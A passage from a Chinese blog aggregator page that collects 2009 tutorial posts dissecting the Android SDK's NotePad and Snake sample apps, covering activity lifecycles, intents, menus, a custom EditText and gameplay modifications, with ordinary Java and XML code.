super.onStart(); Log.v(TAG,"onStart"); } @Override protected void onStop() { super.onStop(); Log.v(TAG,"onStop"); } } 复制代码 我在每个onXXX方法中都加入了log方法,值得注意的一点是按钮单击事件处理函数中,在最后我调用了finish();待会我会将此行注释掉进行对比实验。 第二个activity的代码和第一个完全一样,只是将setClass的两个参数反一下,这样就可以简单地实现在两个Activity界面中来回切换的功能了。 下面开始实验,第一个实验室从第一个activity跳到第二个activity(此时第一个关闭),然后从第二个跳回第一个(此时第二个关闭) 运行后观察LogCat,得到如下画面: 然后来进行第二个实验,对代码进行调整,我们把第一个activity中的finish()注释掉,从第一个activity跳到第二个(此时第一个没有关闭),然后第二个直接关闭(则第一个会重新来到前端),结果如图所示,可以看出调用了FrmLogin的onRestart而不是onStart,因为第一个activity只是stop,而并没有被destory掉。 前面两个实验都很好理解,可第三个实验就让我不明白了,过程如下:从第一个activity跳到第二个activity(此时第一个不关闭),然后第二个跳回第一个(此时第二个也不关闭),然后第一个再跳回第二个(此时第一个不关闭),照上面来推断,应该还是会调用onRestart才对,可实际上它调用的却是onStart,why??? 这里先不讨论例子了,来看看官方文档对Activity生命周期的介绍。 1.Android用Activity Stack来管理多个Activity,所以呢,同一时刻只会有最顶上的那个Activity是处于active或者running状态。其它的Activity都被压在下面了。 2.如果非活动的Activity仍是可见的(即如果上面压着的是一个非全屏的Activity或透明的Activity),它是处于paused状态的。在系统内存不足的情况下,paused状态的Activity是有可被系统杀掉的。只是不明白,如果它被干掉了,界面上的显示又会变成什么模样?看来下回有必要研究一下这种情况了。 3.几个事件的配对可以比较清楚地理解它们的关系。Create与Destroy配成一对,叫entrie lifetime,在创建时分配资源,则在销毁时释放资源;往上一点还有Start与Stop一对,叫visible lifetime,表达的是可见与非可见这么一个过程;最顶上的就是Resume和Pause这一对了,叫foreground lifetime,表达的了是否处于激活状态的过程。 4.因此,我们实现的Activity派生类,要重载两个重要的方法:onCreate()进行初始化操作,onPause()保存当前操作的结果。 除了Activity Lifecycle以外,Android还有一个Process Lifecycle的说明: 在内存不足的时候,Android是会主动清理门户的,那它又是如何判断哪个process是可以清掉的呢?文档中也提到了它的重要性排序: 1.最容易被清掉的是empty process,空进程是指那些没有Activity与之绑定,也没有任何应用程序组件(如Services或者IntentReceiver)与之绑定的进程,也就是说在这个process中没有任何activity或者service之类的东西,它们仅仅是作为一个cache,在启动新的Activity时可以提高速度。它们是会被优先清掉的。因此建议,我们的后台操作,最好是作成Service的形式,也就是说应该在Activity中启动一个Service去执行这些操作。 2.接下来就是background activity了,也就是被stop掉了那些activity所处的process,那些不可见的Activity被清掉的确是安全的,系统维持着一个LRU列表,多个处于background的activity都在这里面,系统可以根据LRU列表判断哪些activity是可以被清掉的,以及其中哪一个应该是最先被清掉。不过,文档中提到在这个已被清掉的Activity又被重新创建的时候,它的onCreate会被调用,参数就是onFreeze时的那个Bundle。不过这里有一点不明白的是,难道这个Activity被killed时,Android会帮它保留着这个Bundle吗? 3.然后就轮到service process了,这是一个与Service绑定的进程,由startService方法启动。虽然它们不为用户所见,但一般是在处理一些长时间的操作(例如MP3的播放),系统会保护它,除非真的没有内存可用了。 4.接着又轮到那些visible activity了,或者说visible process。前面也谈到这个情况,被Paused的Activity也是有可能会被系统清掉,不过相对来说,它已经是处于一个比较安全的位置了。 5.最安全应该就是那个foreground activity了,不到迫不得已它是不会被清掉的。这种process不仅包括resume之后的activity,也包括那些onReceiveIntent之后的IntentReceiver实例。 在Android Application的生命周期的讨论中,文档也提到了一些需要注意的事项:因为Android应用程序的生存期并不是由应用本身直接控制的,而是由Android系统平台进行管理的,所以,对于我们开发者而言,需要了解不同的组件Activity、Service和IntentReceiver的生命,切记的是:如果组件的选择不当,很有可能系统会杀掉一个正在进行重要工作的进程。 自定义控件 这里主要介绍下“编辑日志”中使用的一个自定义EditText控件,它的效果如下图: 主要功能就是在文本语句之间绘制分割线。 复制代码 public static class LinedEditText extends EditText { private Rect mRect; private Paint mPaint; // we need this constructor for LayoutInflater public LinedEditText(Context context, AttributeSet attrs) { super(context, attrs); mRect = new Rect(); mPaint = new Paint(); mPaint.setStyle(Paint.Style.STROKE); mPaint.setColor(0x800000FF); } @Override protected void onDraw(Canvas canvas) { int count = getLineCount(); Rect r = mRect; Paint paint = mPaint; for (int i = 0; i < count; i++) { int baseline = getLineBounds(i, r); canvas.drawLine(r.left, baseline + 1, r.right, baseline + 1, paint); } super.onDraw(canvas); } } 复制代码 主要工作就是重载onDraw方法,利用从TextView继承下来的getLineCount函数获取文本所占的行数,以及getLineBounds来获取特定行的基准高度值,而且这个函数第二个参数会返回此行的“外包装”值。再利用这些值绘制这一行的线条。 为了让界面的View使用自定义的EditText类,必须在配置文件中进行设置 复制代码 <view xmlns:android="http://schemas.android.com/apk/res/android" class="com.example.android.notepad.NoteEditor$LinedEditText" android:id="@+id/note" android:layout_width="fill_parent" android:layout_height="fill_parent" android:background="@android:color/transparent" android:padding="5dip" android:scrollbars="vertical" android:fadingEdge="vertical" android:gravity="top" android:textSize="22sp" android:capitalize="sentences" /> 复制代码 这里class="com.example.android.notepad.NoteEditor$LinedEditText"就指明了应当使用自定义的LinedEditText类。 本文转自Phinecos(洞庭散人)博客园博客,原文链接:http://www.cnblogs.com/phinecos/archive/2009/08/27/1555221.html,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android实例剖析笔记(一)

开卷语 俗话说,“熟读唐诗三百首,不会作诗也会吟”。最近收集了很多Android的示例代码,从这些代码的阅读和实验中学习到很多知识,从而产生写这个系列的打算,目标就是一步步跟着实例进行动手实作,真正从“做”中体会和学习Android开发。 本文是这个系列的第一篇,目标是Android自带的一个范例程序:记事本,将分为四篇文章进行详细介绍。 预备知识 搭建开发环境,尝试编写”Hello World”,了解Android的基本概念,熟悉Android的API(官方文档中都有,不赘述)。 程序截图 先来简单了解下程序运行的效果 程序入口点 类似于win32程序里的WinMain函数,Android自然也有它的程序入口点。它通过在AndroidManifest.xml文件中配置来指明,可以看到名为NotesList的activity节点下有这样一个intent-filter,其action为android.intent.action.MAIN, Category指定为 android.intent.category.LAUNCHER,这就指明了这个activity是作为入口activity,系统查找到它后,就会创建这个activity实例来运行,若未发现就不启动(你可以把MAIN改名字试试)。 <intent-filter> <action android:name="android.intent.action.MAIN" /> <category android:name="android.intent.category.LAUNCHER" /> </intent-filter> NotesList详解 就从入口点所在的activity(见图1)开始,可以看到这个activity最重要的功能就是显示日志列表。这个程序的日志都存放在Sqlite数据库中,因此需要读取出所有的日志记录并显示。 先来看两个重要的私有数据,第一个PROJECTION字段指明了“日志列表“所关注的数据库中的字段(即只需要ID和Title就可以了)。 private static final String[] PROJECTION = new String[] { Notes._ID, // 0 Notes.TITLE, // 1 }; 第二个字段COLUMN_INDEX_TITLE指明title字段在数据表中的索引。 private static final int COLUMN_INDEX_TITLE = 1; 然后就进入第一个调用的函数onCreate。 Intent intent = getIntent(); if (intent.getData() == null) { intent.setData(Notes.CONTENT_URI); } 因为NotesList这个activity是系统调用的,此时的intent是不带数据和操作类型的,系统只是在其中指明了目标组件是Notelist,所以这里把”content:// com.google.provider.NotePad/notes”保存到intent里面,这个URI地址指明了数据库中的数据表名(参见以后的NotePadProvider类),也就是保存日志的数据表notes。 Cursor cursor = managedQuery(getIntent().getData(), PROJECTION, null, null, Notes.DEFAULT_SORT_ORDER); 然后调用managedQuery函数查询出所有的日志信息,这里第一个参数就是上面设置的” content:// com.google.provider.NotePad/notes”这个URI,即notes数据表。PROJECTION 字段指明了结果中所需要的字段,Notes.DEFAULT_SORT_ORDER 指明了结果的排序规则。实际上managedQuery并没有直接去查询数据库,而是通过Content Provider来完成实际的数据库操作,这样就实现了逻辑层和数据库层的分离。 SimpleCursorAdapter adapter = new SimpleCursorAdapter(this, R.layout.noteslist_item, cursor, new String[] { Notes.TITLE }, new int[] { android.R.id.text1 }); setListAdapter(adapter); 查询出日志列表后,构造一个CursorAdapter,并将其作为List View的数据源,从而在界面上显示出日志列表。可以看到,第二个参数是R.layout.noteslist_item,打开对应的noteslist_item.xml文件, 复制代码 <TextView xmlns:android="http://schemas.android.com/apk/res/android" android:id="@android:id/text1" android:layout_width="fill_parent" android:layout_height="?android:attr/listPreferredItemHeight" android:textAppearance="?android:attr/textAppearanceLarge" android:gravity="center_vertical" android:paddingLeft="5dip" android:singleLine="true" /> 复制代码 就是用来显示一条日志记录的TextView,最后两个字段指明了实际的字段映射关系,通过这个TextView来显示一条日志记录的title字段。 处理“选择日志”事件 既然有了“日志列表”,就自然要考虑如何处理某一条日志的单击事件,这通过重载onListItemClick方法来完成, 复制代码 @Override protected void onListItemClick(ListView l, View v, int position, long id) { Uri uri = ContentUris.withAppendedId(getIntent().getData(), id); String action = getIntent().getAction(); if (Intent.ACTION_PICK.equals(action) || Intent.ACTION_GET_CONTENT.equals(action)) { // The caller is waiting for us to return a note selected by // the user. The have clicked on one, so return it now. setResult(RESULT_OK, new Intent().setData(uri)); } else { // Launch activity to view/edit the currently selected item startActivity(new Intent(Intent.ACTION_EDIT, uri)); } } 复制代码 首先通过”content:// com.google.provider.NotePad/notes”和日志的id 号拼接得到选中日志的真正URI,然后创建一个新的Intent,其操作类型为Intent.ACTION_EDIT,数据域指出待编辑的日志URI(这里只分析else块)。 Intent深度剖析 那么,上面这句startActivity(new Intent(Intent.ACTION_EDIT, uri))执行后会发生什么事情呢?这时候Android系统就跳出来接管了,它会根据intent中的信息找到对应的activity,在这里找到的是NoteEditor这个activity,然后创建这个activity的实例并运行。 那么,Android又是如何找到NoteEditor这个对应的activity的呢?这就是intent发挥作用的时刻了。 new Intent(Intent.ACTION_EDIT, uri) 这里的Intent.ACTION_EDIT=” android.intent.action.EDIT”,另外通过设置断点,我们看下这里的uri值: 可以看到选中的日志条目的URI是:content://com.google.provider.NotePad/notes/1 然后我们再来看下Androidmanfest.xml,其中有这个provider <provider android:name="NotePadProvider" android:authorities="com.google.provider.NotePad" /> 发现没有?它也有com.google.provider.NotePad,这个是content://com.google.provider.NotePad/notes/1的一部分,同时 复制代码 <activity android:name="NoteEditor" android:theme="@android:style/Theme.Light" android:label="@string/title_note" android:screenOrientation="sensor" android:configChanges="keyboardHidden|orientation" > <!-- This filter says that we can view or edit the data of a single note --> <intent-filter android:label="@string/resolve_edit"> <action android:name="android.intent.action.VIEW" /> <action android:name="android.intent.action.EDIT" /> <action android:name="com.android.notepad.action.EDIT_NOTE" /> <category android:name="android.intent.category.DEFAULT" /> <data android:mimeType="vnd.android.cursor.item/vnd.google.note" /> </intent-filter> <!-- This filter says that we can create a new note inside of a directory of notes. --> <intent-filter> <action android:name="android.intent.action.INSERT" /> <category android:name="android.intent.category.DEFAULT" /> <data android:mimeType="vnd.android.cursor.dir/vnd.google.note" /> </intent-filter> </activity> 复制代码 上面第一个intent-filter中有一个action 名为android.intent.action.EDIT,而前面我们创建的Intent也正好是 Intent.ACTION_EDIT=” android.intent.action.EDIT”,想必大家已经明白是怎么回事了吧。 下面就进入activity选择机制了: 系统从intent中获取道uri,得到了content://com.google.provider.NotePad/notes/1,去掉开始的content:标识,得到com.google.provider.NotePad/notes/1,然后获取前面的com.google.provider.NotePad,然后就到Androidmanfest.xml中找到authorities为com.google.provider.NotePad的provider,这个就是后面要讲的contentprovider,然后就加载这个content provider。 <provider android:name="NotePadProvider" android:authorities="com.google.provider.NotePad" /> 在这里是NotePadProvider,然后调用NotePadProvider的gettype函数,并把上述URI传给这个函数,函数返回URI所对应的类型(这里返回Notes.CONTENT_ITEM_TYPE,代表一条日志记录,而CONTENT_ITEM_TYPE = " vnd.android.cursor.item/vnd.google.note ")。 复制代码 @Override public String getType(Uri uri) { switch (sUriMatcher.match(uri)) { case NOTES: return Notes.CONTENT_TYPE; case NOTE_ID: return Notes.CONTENT_ITEM_TYPE; default: throw new IllegalArgumentException("Unknown URI " + uri); } } 复制代码 上面的sUriMatcher.match是用来检测uri是否能够被处理,而sUriMatcher.match(uri)返回值其实是由 sUriMatcher = new UriMatcher(UriMatcher.NO_MATCH); sUriMatcher.addURI(NotePad.AUTHORITY, "notes", NOTES); sUriMatcher.addURI(NotePad.AUTHORITY, "notes/#", NOTE_ID); 决定的。 然后系统使用获得的" vnd.android.cursor.item/vnd.google.note "和”android.intent.action.EDIT”到androidmanfest.xml中去找匹配的activity. 复制代码 <intent-filter android:label="@string/resolve_edit"> <action android:name="android.intent.action.VIEW" /> <action android:name="android.intent.action.EDIT" /> <action android:name="com.android.notepad.action.EDIT_NOTE" /> <category android:name="android.intent.category.DEFAULT" /> <data android:mimeType="vnd.android.cursor.item/vnd.google.note" /> </intent-filter> 复制代码 正好NoteEditor这个activity的intent-filter满足上述条件,这样就找到了NoteEditor。于是系统加载这个类并实例化,运行,然后就到了NoteEditor的OnCreate函数中(见后续文章)。 小技巧 1,在命令行中使用”adb shell”命令进入系统中,然后”cd app”进入应用程序所在目录,”rm XXX”就可以删除你指定的apk,从而去掉其在系统顶层界面占据的图标,若两次”cd data”则可以进入应用程序使用的数据目录,你的数据可以保存在这里,例如Notepad就是把其数据库放在它的databases目录下,名为note_pad.db. 2,第一次启动模拟器会比较慢,但以后就别关闭模拟器了,修改代码,调试都不需要再次启动的,直接修改后run或debug就是。 本文转自Phinecos(洞庭散人)博客园博客,原文链接:http://www.cnblogs.com/phinecos/archive/2009/08/26/1554684.html,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android实例剖析笔记(二)

上篇文章分析了NotesList这个Activity,并着重剖析了其中的intent机制,本文将继续上篇未完的工作,以NotesList为实例介绍Android的菜单机制(尤其是动态菜单机制)。 简介 android提供了三种菜单类型,分别为options menu,context menu,sub menu。 options menu就是通过按home键来显示,context menu需要在view上按上2s后显示。这两种menu都有可以加入子菜单,子菜单不能种不能嵌套子菜单。options menu最多只能在屏幕最下面显示6个菜单选项,称为icon menu,icon menu不能有checkable选项。多于6的菜单项会以more icon menu来调出,称为expanded menu。options menu通过activity的onCreateOptionsMenu来生成,这个函数只会在menu第一次生成时调用。任何想改变options menu的想法只能在onPrepareOptionsMenu来实现,这个函数会在menu显示前调用。onOptionsItemSelected 用来处理选中的菜单项。 context menu是跟某个具体的view绑定在一起,在activity种用registerForContextMenu来为某个view注册context menu。context menu在显示前都会调用onCreateContextMenu来生成menu。onContextItemSelected用来处理选中的菜单项。 android还提供了对菜单项进行分组的功能,可以把相似功能的菜单项分成同一个组,这样就可以通过调用setGroupCheckable,setGroupEnabled,setGroupVisible来设置菜单属性,而无须单独设置。 Options Menu Notepad中使用了options menu和context menu两种菜单。首先来看生成options menu的onCreateOptionsMenu函数。 menu.add(0, MENU_ITEM_INSERT, 0, R.string.menu_insert) .setShortcut('3', 'a') .setIcon(android.R.drawable.ic_menu_add); 这是一个标准的插入一个菜单项的方法,菜单项的id为MENU_ITEM_INSERT。 有意思的是下面这几句代码: Intent intent = new Intent(null, getIntent().getData()); intent.addCategory(Intent.CATEGORY_ALTERNATIVE); menu.addIntentOptions(Menu.CATEGORY_ALTERNATIVE, 0, 0, new ComponentName(this, NotesList.class), null, intent, 0, null); 这到底有何用处呢?其实这是一种动态菜单技术(也有点像插件机制),若某一个activity,其类型是”android.intent.category.ALTERNATIVE”,数据是”vnd.android.cursor.dir/vnd.google.note”的话,系统就会为这个activity增加一个菜单项。在androidmanfest.xml中查看后发现,没有一个activity符合条件,所以这段代码并没有动态添加出任何一个菜单项。 为了验证上述分析,我们可以来做一个实验,在androidmanfest.xml中进行修改,看是否会动态生成出菜单项。 实验一 首先我们来创建一个新的activity作为目标activity,名为HelloAndroid,没有什么功能,就是显示一个界面。 复制代码 public class HelloAndroid extends Activity { @Override protected void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); this.setContentView(R.layout.main); } } 复制代码 它所对应的布局界面XML文件如下: 复制代码 <?xml version="1.0" encoding="utf-8"?> <LinearLayout xmlns:android="http://schemas.android.com/apk/res/android" android:orientation="vertical" android:layout_width="fill_parent" android:layout_height="fill_parent" > <TextView android:layout_width="fill_parent" android:layout_height="wrap_content" android:id="@+id/TextView01"/> <Button android:id="@+id/Button01" android:layout_height="wrap_content" android:layout_width="fill_parent" android:text="@string/txtInfo"></Button> </LinearLayout> 复制代码 然后修改androidmanfest.xml,加入下面这段配置,让HelloAndroid满足上述两个条件: 复制代码 <activity android:name="HelloAndroid" android:label="@string/txtInfo"> <intent-filter> <action android:name="com.android.notepad.action.HELLO_TEST" /> <category android:name="android.intent.category.ALTERNATIVE"/> <data android:mimeType="vnd.android.cursor.dir/vnd.google.note" /> </intent-filter> </activity> 复制代码 好了,运行下试试,哎,还是没有动态菜单项加入呀! 怎么回事呢?查看代码后发现,原来是onPrepareOptionsMenu搞的鬼!这个函数在onCreateOptionsMenu之后运行,下面这段代码中,由于Menu.CATEGORY_ALTERNATIVE是指向同一个组,所以把onCreateOptionsMenu中设置的菜单项给覆盖掉了,而由于onPrepareOptionsMenu没有给Menu.CATEGORY_ALTERNATIVE附新值,故Menu.CATEGORY_ALTERNATIVE还是为空。 Intent intent = new Intent(null, uri); intent.addCategory(Intent.CATEGORY_ALTERNATIVE); menu.addIntentOptions(Menu.CATEGORY_ALTERNATIVE, 0, 0, null, specifics, intent, 0,items); 好的,那我们暂时把上面这几句给注释掉,当然,也可以不注释这几句,在onCreateOptionsMenu中改groupid号,即将Menu.CATEGORY_ALTERNATIVE改为Menu.first,其他的也行,但注意不要改为menu.none,这样会覆盖掉 menu.add(0, MENU_ITEM_INSERT, 0, R.string.menu_insert) .setShortcut('3', 'a') .setIcon(android.R.drawable.ic_menu_add); 添加的菜单。因为menu.none也为0 运行后就可以看到动态菜单出来了! 上面这个options menu是在NotesList界面上没有日志列表选中的情况下生成的,若先选中一个日志,然后再点”menu”,则生成的options menu是下面这样的: 哎,又动态增加了两个菜单项”Edit note”和”Edit title”,这又是如何动态加入的呢?这就是onPrepareOptionsMenu的功劳了。 Uri uri = ContentUris.withAppendedId(getIntent().getData(), getSelectedItemId()); 首先获取选中的日志(若没有选择,则uri为空) Intent[] specifics = new Intent[1]; specifics[0] = new Intent(Intent.ACTION_EDIT, uri); MenuItem[] items = new MenuItem[1]; 然后为选中的日志创建一个intent,操作类型为Intent.ACTION_EDIT,数据为选中日志的URI.于是会为选中的日志创建一个”Edit note”菜单项。 Intent intent = new Intent(null, uri); intent.addCategory(Intent.CATEGORY_ALTERNATIVE); menu.addIntentOptions(Menu.CATEGORY_ALTERNATIVE, 0, 0, null, specifics, intent, 0, items); 这几句和上面onCreateOptionsMenu函数中类似,用于动态增加菜单项,若某一个activity,其类型是”android.intent.category.ALTERNATIVE”,数据是”vnd.android.cursor.item/vnd.google.note”的话,系统就会为这个activity增加一个菜单项。在androidmanfest.xml中查看后发现,TitleEditor这个activity符合条件,于是系统就为TitleEditor这个activity动态添加一个菜单项”Edit title”。 else { menu.removeGroup(Menu.CATEGORY_ALTERNATIVE); } 若日志列表为空,则从菜单中删除组号为Menu.CATEGORY_ALTERNATIVE的菜单项,只剩下”Add note”菜单项。 处理“选中菜单项”事件 菜单项选中事件的处理非常简单,通过onOptionsItemSelected来完成,这里只是简单地调用 startActivity(new Intent(Intent.ACTION_INSERT, getIntent().getData()));这个intent的操作类型为Intent.ACTION_INSERT,数据为日志列表的URI,即”content:// com.google.provider.NotePad/notes” 复制代码 @Override public boolean onOptionsItemSelected(MenuItem item) { switch (item.getItemId()) { case MENU_ITEM_INSERT: // Launch activity to insert a new item startActivity(new Intent(Intent.ACTION_INSERT, getIntent().getData())); return true; } return super.onOptionsItemSelected(item); } 复制代码 Context Menu 下面介绍另一种菜单---上下文菜单,这通过重载onCreateContextMenu函数实现。 首先确认已经选中了日志列表中的一个日志,若没选择,则直接返回。Cursor指向选中的日志项。 Cursor cursor = (Cursor) getListAdapter().getItem(info.position); if (cursor == null) { // For some reason the requested item isn't available, do nothing return; } 然后,设置上下文菜单的标题为日志标题 // Setup the menu header menu.setHeaderTitle(cursor.getString(COLUMN_INDEX_TITLE)); 最后为上下文菜单增加一个菜单项 // Add a menu item to delete the note menu.add(0, MENU_ITEM_DELETE, 0, R.string.menu_delete); 对于上下文菜单项选中的事件处理,是通过重载onContextItemSelected实现的。 复制代码 switch (item.getItemId()) { case MENU_ITEM_DELETE: { // Delete the note that the context menu is for Uri noteUri = ContentUris.withAppendedId(getIntent().getData(), info.id); getContentResolver().delete(noteUri, null, null); return true; } } return false; } 复制代码 对于日志的删除,首先调用ContentUris.withAppendedId(getIntent().getData(), info.id);来拼接出待删除日志的URI.然后getContentResolver().delete(noteUri, null, null);调用下层的Content Provider去删除此日志。 实验二 来做个简单实验,在上述代码基础上增加一个上下文菜单项。首先在onCreateContextMenu函数中增加一个上下文菜单项: menu.add(0,MENU_ITEM_INSERT,0,R.string.menu_insert); 然后为其在onContextItemSelected函数中增加一个处理过程: 复制代码 case MENU_ITEM_INSERT: { new AlertDialog.Builder(this).setIcon(R.drawable.app_notes) .setTitle(R.string.app_name).setMessage(R.string.error_message).setPositiveButton(R.string.button_ok, new OnClickListener(){ public void onClick(DialogInterface dialog, int which) { // TODO Auto-generated method stub } }).show(); return true; } 复制代码 实验结果如下: 附记 感谢Evan JIANG对前一篇文章的错误之处进行指正, “<action android:name="android.intent.action.MAIN" /> <category android:name="android.intent.category.LAUNCHER" /> 只是指明会在Launcher中显示图标,同一个apk可以在桌面上加很多的图标,分别启动内部不同的多个界面。“,实验后发现确实如此,学习了。 本文转自Phinecos(洞庭散人)博客园博客,原文链接:http://www.cnblogs.com/phinecos/archive/2009/08/27/1554955.html,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android实例剖析笔记(五)

这个系列的前四篇文章介绍了Android sdk中自带的NotePad程序,算是开了个头,这篇开始介绍Android sdk中自带的第二个示例程序—Snake(贪食蛇)。本文将主要介绍我对这个示例程序进行的一些修改。 游戏暂停/继续机制 由于原来的代码中在游戏运行时没有提供控制选项(比如暂停/继续),因此除非你死了,否则只能玩到底。我这里对代码进行一些修改,加入一个Option Menu来提供暂停/继续机制。 首先加入一个变量记录游戏当前状态 private int mState = SnakeView.READY; 然后重载onCreateOptionsMenu函数,创建一个控制菜单项,并对其进行处理,提供暂停/继续机制。 复制代码 /* * @see android.app.Activity#onOptionsItemSelected(android.view.MenuItem) * @Author:phinecos * @Date:2009-08-28 */ @Override public boolean onOptionsItemSelected(MenuItem item) { switch (item.getItemId()) { case MENU_CONTROL: { if (mState == SnakeView.PAUSE) {//此前状态是"停止",则转为"运行" mState = SnakeView.RUNNING; mSnakeView.setMode(SnakeView.RUNNING); item.setIcon(android.R.drawable.ic_media_pause).setTitle(R.string.cmd_pause); } else if(mState == SnakeView.RUNNING) {//此前状态是"运行",则转为“暂停" mState = SnakeView.PAUSE; mSnakeView.setMode(SnakeView.PAUSE); item.setIcon(android.R.drawable.ic_media_play).setTitle(R.string.cmd_run); } else if(mState == SnakeView.READY) {//此前是"初始状态",则转为"运行" mState = SnakeView.RUNNING; } return true; } } return super.onOptionsItemSelected(item); } /* * @see android.app.Activity#onOptionsItemSelected(android.view.MenuItem) * @Author:phinecos * @Date:2009-08-28 */ @Override public boolean onCreateOptionsMenu(Menu menu) { super.onCreateOptionsMenu(menu); menu.add(0, MENU_CONTROL, 0, R.string.cmd_pause).setIcon(android.R.drawable.ic_media_pause); return true; } 复制代码 修改后运行截图如下: 当然,这段代码还是有问题的,游戏刚开始时,必须先点击菜单确认,再按上方向键才能开始。(以后再来修改。。。) 穿墙贪食蛇 第二个修改是把这个普通的贪食蛇改成可以穿墙(呵呵,这样就可以不死了。。。)。想必要修改的就是撞墙检测那段代码?没错,就是下面这段! 复制代码 // Collision detection // For now we have a 1-square wall around the entire arena if ((newHead.x < 1) || (newHead.y < 1) || (newHead.x > mXTileCount - 2)|| (newHead.y > mYTileCount - 2)) {//撞墙 setMode(LOSE); return; } 复制代码 原来的版本是发现撞墙时就直接判定为失败,我这里做个小小的修改,让它可以穿墙而去: 复制代码 private void updateSnake() { boolean growSnake = false; // grab the snake by the head Coordinate head = mSnakeTrail.get(0); Coordinate newHead = new Coordinate(1, 1); mDirection = mNextDirection; switch (mDirection) { case EAST: { newHead = new Coordinate(head.x + 1, head.y); break; } case WEST: { newHead = new Coordinate(head.x - 1, head.y); break; } case NORTH: { newHead = new Coordinate(head.x, head.y - 1); break; } case SOUTH: { newHead = new Coordinate(head.x, head.y + 1); break; } } //穿墙的处理 if (newHead.x == 0) {//穿左边的墙 newHead.x = mXTileCount - 2; } else if (newHead.y == 0) {//穿上面的墙 newHead.y = mYTileCount - 2; } else if (newHead.x == mXTileCount - 1) {//穿右边的墙 newHead.x = 1; } else if (newHead.y == mYTileCount - 1) {//穿下面的墙 newHead.y = 1; } // 判断是否撞到自己 int snakelength = mSnakeTrail.size(); for (int snakeindex = 0; snakeindex < snakelength; snakeindex++) { Coordinate c = mSnakeTrail.get(snakeindex); if (c.equals(newHead)) { setMode(LOSE); return; } } // 判断是否吃掉“苹果” int applecount = mAppleList.size(); for (int appleindex = 0; appleindex < applecount; appleindex++) { Coordinate c = mAppleList.get(appleindex); if (c.equals(newHead)) { mAppleList.remove(c); addRandomApple(); mScore++; mMoveDelay *= 0.9; growSnake = true; } } // push a new head onto the ArrayList and pull off the tail mSnakeTrail.add(0, newHead); // except if we want the snake to grow if (!growSnake) { mSnakeTrail.remove(mSnakeTrail.size() - 1); } int index = 0; for (Coordinate c : mSnakeTrail) { if (index == 0) { setTile(YELLOW_STAR, c.x, c.y); } else { setTile(RED_STAR, c.x, c.y); } index++; } } 复制代码 其实修改后的代码非常简单,就是把新节点的值做些处理,让它移动到对应的行/列的头部或尾部即可。 下面就是修改后的“穿墙”贪食蛇的运行截图: 全屏机制 游戏一般都是全屏的,原始代码也考虑到标题栏太过难看了,于是使用下面这句代码就去掉了标题栏: requestWindowFeature(Window.FEATURE_NO_TITLE); 可还是没有达到全屏的效果,在Android1.5中实现全屏效果非常简单,只需要一句代码即可实现: getWindow().setFlags(WindowManager.LayoutParams.FLAG_FULLSCREEN, WindowManager.LayoutParams.FLAG_FULLSCREEN); 运行效果如下图所示: 接下来的修改目标是加入得分排行榜机制,再加入一个启动画面和选择菜单。当然,这一篇文章水了点,仅仅记录了自己做的一些小实验,并没有涉及到Snake的代码分析,不过请继续期待下一篇文章。。。 本文转自Phinecos(洞庭散人)博客园博客,原文链接:http://www.cnblogs.com/phinecos/archive/2009/08/28/1555873.html,如需转载请自行联系原作者

资源下载

更多资源
腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Nacos

Nacos

Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

Sublime Text

Sublime Text

Sublime Text具有漂亮的用户界面和强大的功能,例如代码缩略图,Python的插件,代码段等。还可自定义键绑定,菜单和工具栏。Sublime Text 的主要功能包括:拼写检查,书签,完整的 Python API , Goto 功能,即时项目切换,多选择,多窗口等等。Sublime Text 是一个跨平台的编辑器,同时支持Windows、Linux、Mac OS X等操作系统。

用户登录
用户注册